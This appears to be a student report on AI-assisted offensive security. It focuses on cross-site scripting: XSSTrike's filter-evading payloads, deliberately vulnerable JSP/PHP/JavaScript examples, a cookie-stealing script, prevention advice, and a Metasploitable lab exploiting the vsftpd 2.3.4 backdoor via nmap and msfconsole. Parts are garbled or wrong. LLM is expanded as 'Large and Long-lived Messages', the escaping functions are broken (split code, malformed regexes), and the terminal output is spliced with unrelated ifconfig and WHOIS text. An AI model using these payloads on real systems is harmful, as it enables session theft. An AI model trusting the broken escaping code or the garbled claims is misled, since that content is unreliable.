

the value of utilizing AI technologies in offensive cybersecurity and how the KSA framework is related

The usage of artificial intelligence (AI) techniques has grown more important in the field of offensive cybersecurity in the ever-evolving cybersecurity landscape. These tools are essential for finding weaknesses, carrying out attacks, and creating defense plans. Gaining a deeper understanding of AI's critical components and how they fit into the KSA (Knowledge, Skills, and Abilities) framework is necessary to appreciate the significance of AI in offensive cybersecurity.

Automation and Efficiency: By automating the process of finding vulnerabilities and carrying out attacks, artificial intelligence (AI) tools may greatly boost the effectiveness of offensive cybersecurity operations. Professionals in cybersecurity can now concentrate on more strategic duties like creating countermeasures and enhancing overall security posture.

Advanced Threat Detection: AI-driven solutions can identify sophisticated threats that conventional security measures might miss. Large volumes of data may be analyzed in real time by these systems, which makes it easier for them to spot irregularities and any security breaches.

Adaptability and Scalability: AI technologies are very scalable and versatile since they can adjust to new threats and changing attack methods. This flexibility is essential for protecting against ever-evolving cyberthreats.

Improved Decision-Making: AI systems are able to analyze vast volumes of data and offer insights that help with well-informed decision-making. This capacity is especially useful for offensive cybersecurity, as it might be the difference between an attack being successful and one being blocked.

KSA Framework: By improving cybersecurity professionals' knowledge, skills, and abilities, the employment of AI tools in offensive cybersecurity is consistent with the KSA framework. Professionals can improve their capacity to successfully fight against cyberattacks, acquire new skills in utilizing cutting-edge technology, and obtain a deeper understanding of cyberthreats by utilizing AI tools.

For LLM Applications v1.0.1, why am I selecting an xss vulnerability from the OWASP Top 10?

Selecting Cross-Site Scripting (XSS) vulnerabilities for LLM Applications v1.0.1 from the OWASP Top 10 is a smart choice for a number of important reasons:

Similarity and Effect: One of the most prevalent security flaws in online applications, especially LLM (Large and Long-lived Messages) apps, is XSS vulnerability. They can have a big effect since they let hackers run malicious scripts inside of a user's browser, which can result in a lot of different kinds of attacks like data theft, defacement, and session hijacking.

Relevance to LLM apps:

XSS vulnerabilities might affect LLM apps because they frequently handle sophisticated features and substantial volumes of data. These flaws could be used to alter or steal confidential data, interfere with

the operation of the program, or jeopardize user data security.

Educational Value:

XSS vulnerabilities are a great option for teaching because they are well-documented and well understood. One can learn more about how XSS vulnerabilities appear in actual situations and how to properly mitigate them by investigating XSS vulnerabilities in LLM applications.

Mitigation Complexity:

A mix of secure coding techniques, input validation, output encoding, and security headers is needed to mitigate XSS vulnerabilities. Because of its intricacy, XSS is an attractive subject for research since it permits a thorough investigation of best practices and mitigation techniques.

Alignment with Offensive Security Goals:

Investigating cross-site scripting (XSS) vulnerabilities is in line with the objective of figuring out prevalent attack routes and creating offensive tactics for offensive cybersecurity initiatives. Through the examination of XSS vulnerabilities in LLM applications, one can learn how these vulnerabilities are attacked by adversaries and how fortifications could be strengthened by defenders.

Three primary forms of XSS exist:

Reflected cross-site scripting attacks (XSS) happen when an attacker inserts malicious code into a webpage, which is then instantly reflected back to the user's browser and runs the code.

Stored Cross-Site Scripting (XSS): This happens when a hacker inserts harmful code into a webpage, which is subsequently saved on the server and made available to future users, thereby launching the code.

DOM-based XSS: This happens when a client-side script is manipulated by an attacker to cause it to run malicious code on the user's computer.

How does Cross-Site Scripting operate?

XSS attacks usually happen when user input is not adequately validated by a web application. This can happen in a number of ways, like letting users submit data through forms or URL parameters that haven't been thoroughly cleaned or verified. not correctly encoding or escaping user input before returning it to the user. enabling the uploading of files or other content that include harmful code by users. An attacker can use malicious code that they have injected into a web page to accomplish a number of tasks, including installing malware, stealing cookies or login credentials, and rerouting users to phishing websites.

Artificial Intelligence methods for offensive cybersecurity

XSSTrike Overview:

XSSTrike is an effective artificial intelligence tool for identifying and taking advantage of Cross-Site Scripting (XSS) vulnerabilities in online applications. It is an effective tool for offensive cybersecurity since it uses AI and machine learning techniques to automate the process of finding and exploiting XSS vulnerabilities. The following are some XSSTrike features associated with the selected OWASP Top 10 vulnerability:

XSS vulnerability detection:

XSSTrike automatically checks web apps for XSS vulnerabilities using AI techniques. In order to find possible injection places from which XSS attacks could be launched, it examines the inputs and outputs of the application.

Payload generation: Using the vulnerabilities found, the tool is able to create unique XSS payloads. The possibility of a successful assault is increased by the way these payloads are designed to elude detection and get past filters.

Attack automation: XSSTrike has the ability to launch XSS assaults against susceptible web apps automatically. In order to ascertain whether the attack was effective, it can inject the produced payloads into the application's inputs and examine the results.

Analysis and reporting: XSSTrike offers thorough information on the vulnerabilities found and the outcomes of the attack attempts. Additionally, it has analysis tools that security experts can use to prioritize remedial operations and comprehend the impact of vulnerabilities.

Features

Validation and verification: XSSTrike's capability to confirm and validate XSS vulnerabilities is one of its primary features. In order to confirm that the vulnerability is real and exploitable, it can verify whether the injected script is run within the context of the web application.

Four handwritten parsers are included in XSSTrike, which enables it to accurately examine web application answers.

Intelligent payload generator: XSSTrike analyzes answers and creates payloads based on context analysis combined with a fuzzing engine, in contrast to other tools that inject payloads and verify their efficacy.

Payload examples: XSSTrike generates payloads such as `}});(confirm)()/\,`
`<A%0aONMouseOver%0d=%0d[8].find(confirm)>z,` and
`</tiTIE/><a%0donpOintErentER%0d=%0d(prompt)``>z,` among others, to exploit XSS vulnerabilities effectively.

Crawling: XSSTrike can efficiently explore web applications since it enables multi-threaded crawling. Web Application Firewalls (WAFs) and filters can be tested with XSSTrike's robust fuzzing engine, but it may be sluggish at times because of random delay requests.

Context analysis: By analyzing the structure of web applications, XSSTrike is better able to create payloads that are efficient.

Configurability: Users can tailor XSSStrike's behavior to suit their requirements thanks to its flexible core.
WAF detection and evasion: XSSStrike can more successfully get around security measures by being able to identify and avoid Web Application Firewalls.

DOM XSS scanning:

XSSStrike offers thorough coverage when scanning for DOM-based XSS vulnerabilities.

Payload encoding: In order to get past filters and avoid detection, XSSStrike supports payload encoding, including base64 encoding.

Support for Blind XSS: XSSStrike enables users to insert payloads into each and every HTML form parameter, enabling Blind XSS testing.

Logging: To keep track of its actions and troubleshoot any problems, XSSStrike offers logging options.

Support for proxies: The core/config.py file allows for the configuration of proxies, which is supported by XSSStrike.

Options to skip: XSSStrike offers the ability to bypass DOM scanning, confirmation prompts, and the question of whether a functional payload has been located before continuing the scan.

Methods Employed:

Finding XSS Vulnerabilities: XSSStrike sends specially constructed payloads to input fields and examines the answers to look for evidence of cross-site scripting (XSS).

Payload Crafting: For many XSS vectors, such as stored, reflected, and DOM-based XSS, XSSStrike automatically creates payloads.

Blind XSS vulnerability detection: Blind XSS vulnerabilities can also be found by examining how an application reacts to inserted payloads.

XSSStrike has the ability to fuzz parameters in order to find new injection points and perhaps weak spots in the application.

Usage

Command Line Interface: The main way to utilize XSSStrike is via its command-line interface (CLI). Through the CLI, users can adjust payloads, set scanning parameters, and define target URLs.

Payload Customization: Depending on the behavior of the target application and the kind of XSS vulnerability being targeted, users can alter payloads using this tool.

Interactive Mode: By offering real-time feedback and recommendations, XSSStrike's interactive mode walks users through the process of identifying and taking advantage of XSS vulnerabilities.

Custom Payloads:

```
xssstrike --url https://example.com/login.php --payload "alert('XSS')"
```

Interactive Mode: `xssstrike --url https://example.com/contact.php --crawl --fuzzy`

Outcomes:

XSSStrike was able to locate multiple XSS vulnerabilities in the target web application, including reflected XSS in the search function and stored XSS in the user profile part. The program developers were notified of these vulnerabilities so they may address them.

Reflected XSS code Example

The following code segment reads the eid parameter from the HTTP request and displays it. There is no validation in the code to verify that that value of eid is alphanumeric text. An attacker can replace this value with malicious source code, and it will execute in the browser.

```
<% String eid = request.getParameter("eid"); %>
```

```
Employee ID: <%= eid %>
```

The danger of this vulnerability is that attackers can email the URL with the malicious code to a user and cause them to click it, thus running malicious code on their own device.

Attack scenario

Crafting the Malicious URL: The attacker crafts a URL that includes a malicious script in the eid parameter.

```
http://testphp.vulnhub.com/page?eid=<script>alert\('XSS'\)</script>
```

Sending the Malicious URL: The attacker entices the victim to click on this URL by sending it to them. Phishing emails, social engineering, and other techniques can be used to deceive the victim into accessing the URL.

User Input: When the victim clicks on the malicious URL, a request is sent to the susceptible web application with the malicious script included in the eid parameter.

Script Execution: Without performing the necessary validation or encoding, the web application returns the value of the eid parameter in the response. Consequently, the victim's browser executes the malicious script that was present in the eid parameter.

Impact: The malicious script has the ability to take on various illegal actions on behalf of the user, including collecting cookies, intercepting sensitive data entered by the user (such login credentials), and rerouting the user to a phishing website.

Attacker's Gain: By running the malicious script in the victim's browser, the attacker gets access to private data or jeopardizes the security of the victim's device.

Stored XSS code Example

The following code is a database query that reads an employee's name from the database and displays it. The vulnerability is that there is no validation on the value of the name data field. If data in this field can be provided by a user, an attacker can feed malicious code into the name field.

This malicious code will then be stored in the database, and whenever the name is displayed in a browser, the malicious code will execute.

```
<%...  
  
Statement stmt = conn.createStatement();  
  
ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);  
  
if (rs != null) {  
  
    rs.next();  
  
    String name = rs.getString("name");  
  
%>  
  
Employee Name: <%= name %>
```

Attack scenario

an attacker could craft a malicious input in the name field that includes JavaScript code. Here's an example of such an attack:

```
<script>  
  
alert("XSS attack successful! Your cookie has been stolen: " + document.cookie);  
  
</script>
```

If the attacker submits this input as the name field value, it will be stored in the database. When the name is displayed later in a browser, the malicious script will execute, stealing the user's cookie.

```
<script>alert('XSS Attack!')</script>
```

Uploading the Payload: Using an application form or input field, the attacker uploads the payload as the name of an employee.

Payload Storage: The payload is not properly validated or encoded before being stored in the database by the application.

Payload Display: The payload is included in the application without any sanitization when the employee's name is retrieved and displayed.

Exploitation: The malicious script contained in the payload will start to run whenever a user accesses the page with the employee's name on it.

Impact: The malicious script has the ability to steal cookies, send users to phishing websites, and deface websites, among other destructive deeds.

Persistence: The attack is persistent since the malicious script will run each time the vulnerable page is loaded because the payload is kept in the database.

Attacker's Gain: The attacker takes control of the application's behavior or obtains unauthorized access to sensitive data or user sessions.

DOM-based XSS code example

In a DOM-based XSS vulnerability, the malicious script is not directly reflected from the server response but is instead executed based on how the client-side code processes user input. Here's an example of a DOM-based XSS vulnerability and how an attacker could exploit it:

Vulnerable Code:

```
<!DOCTYPE html>

<html>

<head>

  <title>DOM-based XSS Example</title>

</head>

<body>

  <script>

    // Get the URL parameter 'name' and write it to the page

    var name = window.location.href.split('name=')[1];

    document.write('<h1>Welcome, ' + name + '!</h1>');

  </script>

</body> </html>
```

Attack Scenario:

Crafting the URL: The attacker crafts a URL that includes a malicious script in the name parameter.

[http://example.com/page?name=<script>alert\('DOM-based XSS'\)</script>](http://example.com/page?name=<script>alert('DOM-based XSS')</script>)

Sending the URL: The attacker entices the victim to click on the URL or view the page by sending it to them.

User Interaction: The script is executed when the victim visits the page or clicks on the malicious URL.

Script Execution: Without doing any suitable validation or encoding, the JavaScript code on the page takes the name argument from the URL and writes it to the page. Consequently, the victim's browser executes the malicious script.

Impact: The malicious script has the ability to steal cookies, intercept sensitive data entered by the user (such login credentials), and send the user to a phishing website, among other things.

Attacker's Gain: The attacker breaches the victim's device's security or obtains unauthorized access to their private data.

Error Page XSS Attack Example

Consider a traditional 404 error page that displays the URL the user attempted to access and informs the user that it does not exist.

```
<html>

<body>

<? php

print "Not found: " . urldecode($_SERVER["REQUEST_URI"]);

?>

</body>

</html>
```

Because the code does not validate the REQUEST_URI, an attacker can manipulate this data value to execute a malicious script. Attackers can use this, for example, to hijack a session cookie.

[`<script>alert\("TEST"\);</script>`](http://testsite.test/) The result is: Not found: / (but with JavaScript code `<script>alert("TEST");</script>`)

Prevention from XSS

Using a combination of client-side and server-side security measures is necessary to prevent Cross-Site Scripting (XSS) vulnerabilities. XSS attacks can be avoided by following these best practices: Form fields, URL parameters, and cookies should all be cleaned and validated by the user to make sure that no harmful scripts are there.

In order to prevent user input from being interpreted by browsers as code, output should be encoded to HTML, JavaScript, CSS, and other appropriate contexts.

Guidelines for Content Security (CSP): Mitigate the effects of XSS attacks by implementing CSP to limit the sources from which specific kinds of content can be loaded on your website.

Cookie Theft is less likely when cookies are marked with the HTTP Only flag, which inhibits client-side programs from accessing them.

Use secure coding techniques, such as steering clear of document-based coding. To reduce the possibility of creating XSS vulnerabilities, write and evaluate.

Frequent Security Audits: To find and fix any possible vulnerabilities in your application, do penetration tests and security audits on a regular basis.

Security Headers: To improve the security of your online application, use headers like X-XSS-Protection and X-Content-Type-Options.

Steer Clear of Inline Scripts Reduce the amount of inline scripts you employ and switch to external scripts that adhere to content security guidelines.

Input Length Limit: To stop buffer overflow attacks, impose length restrictions on input fields.

Inform Users: Inform users of the dangers of cross-site scripting (XSS) attacks and motivate them to utilize security software and browser updates.

Cross-site scripting prevention can generally be achieved via two layers of defense:

- I. Encode data on output
- II. Validate input on arrival

Encode data on output

Encoding should be applied directly before user-controllable data is written to a page, because the context you're writing into determines what kind of encoding you need to use. For example, values inside a JavaScript string require a different type of escaping to those in an HTML context.

In an HTML context, you should convert non-whitelisted values into HTML entities:

< converts to: <

> converts to: >

In a JavaScript string context, non-alphanumeric values should be Unicode-escaped:

< converts to: \u003c

> converts to: \u003e

Sometimes you'll need to apply multiple layers of encoding, in the correct order. For example, to safely embed user input inside an event handler, you need to deal with both the JavaScript context and the HTML context. So you need to first Unicode-escape the input, and then HTML-encode it:

test

Validate input on arrival

Encoding is probably the most important line of XSS defense, but it is not sufficient to prevent XSS vulnerabilities in every context. You should also validate input as strictly as possible at the point when it is first received from a user.

Examples of input validation include:

If a user submits a URL that will be returned in responses, validating that it starts with a safe protocol such as HTTP and HTTPS. Otherwise someone might exploit your site with a harmful protocol like javascript or data.

If a user supplies a value that it expected to be numeric, validating that the value actually contains an integer.

Validating that input contains only an expected set of characters.

Input validation should ideally work by blocking invalid input. An alternative approach, of attempting to clean invalid input to make it valid, is more error prone and should be avoided wherever possible.

In PHP there is a built-in function to encode entities called `htmlentities`. You should call this function to escape your input when inside an HTML context. The function should be called with three arguments:

Your input string.

`ENT_QUOTES`, which is a flag that specifies all quotes should be encoded.

The character set, which in most cases should be UTF-8.

for examples:

```
<?php echo htmlentities($input, ENT_QUOTES, 'UTF-8');?>
```

When in a JavaScript string context, you need to Unicode-escape input as already described.

Unfortunately, PHP doesn't provide an API to Unicode-escape a string. Here is some code to do that in PHP:

```
<?php
function jsEscape($str) {
    $output = "";
    $str = str_split($str);
    for($i=0;$i<count($str);$i++) {
        $chrNum = ord($str[$i]);
        $chr = $str[$i];
        if($chrNum === 226) {
            if(isset($str[$i+1]) && ord($str[$i+1]) === 128) {
                if(isset($str[$i+2]) && ord($str[$i+2]) === 168) {
                    $output .= '\u2028';
                    $i += 2;
                    continue; }
            if(isset($str[$i+2]) && ord($str[$i+2]) === 169) {
                $output .= '\u2029';
                $i += 2;
                Continue; } }
    }
}
```

```

switch($chr) {
    case "":
    case "'":
    case "\n";
    case "\r";
    case "&";
    case "\"";
    case "<";
    case ">":
        $output .= sprintf("\\u%04x", $chrNum);
        break;
    default:
        $output .= $str[$i];
        break; } }
return $output; } ?>

```

Here is how to use the jsEscape function in PHP:

```
<script>x = '<?php echo jsEscape($_GET['x'])?>';</script>
```

Alternatively, you could use a template engine.

How to prevent XSS client-side in JavaScript

To escape user input in an HTML context in JavaScript, you need your own HTML encoder because JavaScript doesn't provide an API to encode HTML. Here is some example JavaScript code that converts a string to HTML entities:

```

function htmlEncode(str){
    return String(str).replace(/^[^w. ]/gi, function(c){
        return '&#'+c.charCodeAt(0)+'';
    });
}

```

You would then use this function as follows:

```
<script>document.body.innerHTML = htmlEncode(untrustedValue)</script>
```

If your input is inside a JavaScript string, you need an encoder that performs Unicode escaping. Here is a sample Unicode-encoder:

```
function jsEscape(str){  
    return String(str).replace(/^[^w. ]/gi, function(c){  
        return '\\u'+('0000'+c.charCodeAt(0).toString(16)).slice(-4);  
    });  
}
```


You would then use this function as follows:

```
<script>document.write('<script>x="'+jsEscape(untrustedValue)+'";</script>')</script>
```

Documentations of the xssstrike and steps:

Then repeat your Pen Test on a vulnerable machine from Vulnerable By Design ~ VulnHub:

Attack scenario:





Kali ip address=192.168.222.144

Metasploit ip address=192.168.222.144

The first thing that I did was to log in to the metasploitable machine using default credentials(msfadmin:msfadmin) and discover the IP address of the machine. I need this IP address to be able to scan the open ports on the metasploitable machine. To get the IP:

Ifconfig



Scanning

The next thing that I did was to scan the target machine from my attack machine. Scanning is the process of discovering the open ports on the target machine and the services running on those ports. This helps to narrow down the attack pattern against that machine. I used nmap for scanning:

nmap -sV -Pn The image above shows the results from the scanning. After you do the scan, you'll notice that the target machine has a considerable number of open ports, which means there are various attack vectors in this machine.

Exploiting FTP server:

FTP, on port 21, is on top of the list from the scan results. It also shows the version being used, vsftpd 2.3.4. This gave me an idea on enumeration, and I went on to search if there are any known vulnerabilities on that version. 192.168.222.140

VSFTPD v2.3.4 Backdoor Command Execution

Disclosed	Created
07/03/2011	05/30/2018

Description

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Exploitation

This version of ftp has a malicious backdoor installed on it that grants the attacker root access into the target machine. After reading about the exploit, I went and searched for it in the exploit database.

msfconsole

search vsftpd 2.3.4

The exploit is available in the database, so I can use the exploit to gain access into the target machine.

```
File Actions Edit View Help
File Edit View Go Help

# echo "Ramy Abdelnabi"
Ramy Abdelnabi

(root@kali)-[/home]
# nmap -p 21 --script vuln 192.168.222.140
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-25 15:56 EDT
Nmap scan report for 192.168.222.140: eth txqueuelen 1000 (Ethernet)
Host is up (0.00081s latency). 1740 bytes 394298 (385.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 372552 bytes 22459633 (21.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor: 73<UP,LOOPBACK,RUNNING> mtu 65536
|   inet 127.0.0.1 netmask 255.0.0.0
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable). 43878 (42.8 KiB)
|   IDs: CVE:CVE-2011-2523 BID:48539
|   overruns 0 frame 0
```

```
File Actions Edit View Help
File Edit View Go Help

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4
Matching Modules
# Name
0 exploit/unix/ftp/vsftpd_234_backdoor
1 vsftpd Backdoor Command Execution

Domain Name: SKILLSFORALL.COM
Registry Domain ID: 1823854105_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2021-04-14T17:05:53Z
Creation Date: 2013-08-27T18:04:50Z
Registrar: MarkMonitor Inc.
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750

Disclosure Date Rank Check Descr
2011-07-03 excellent No VSFTPD
```



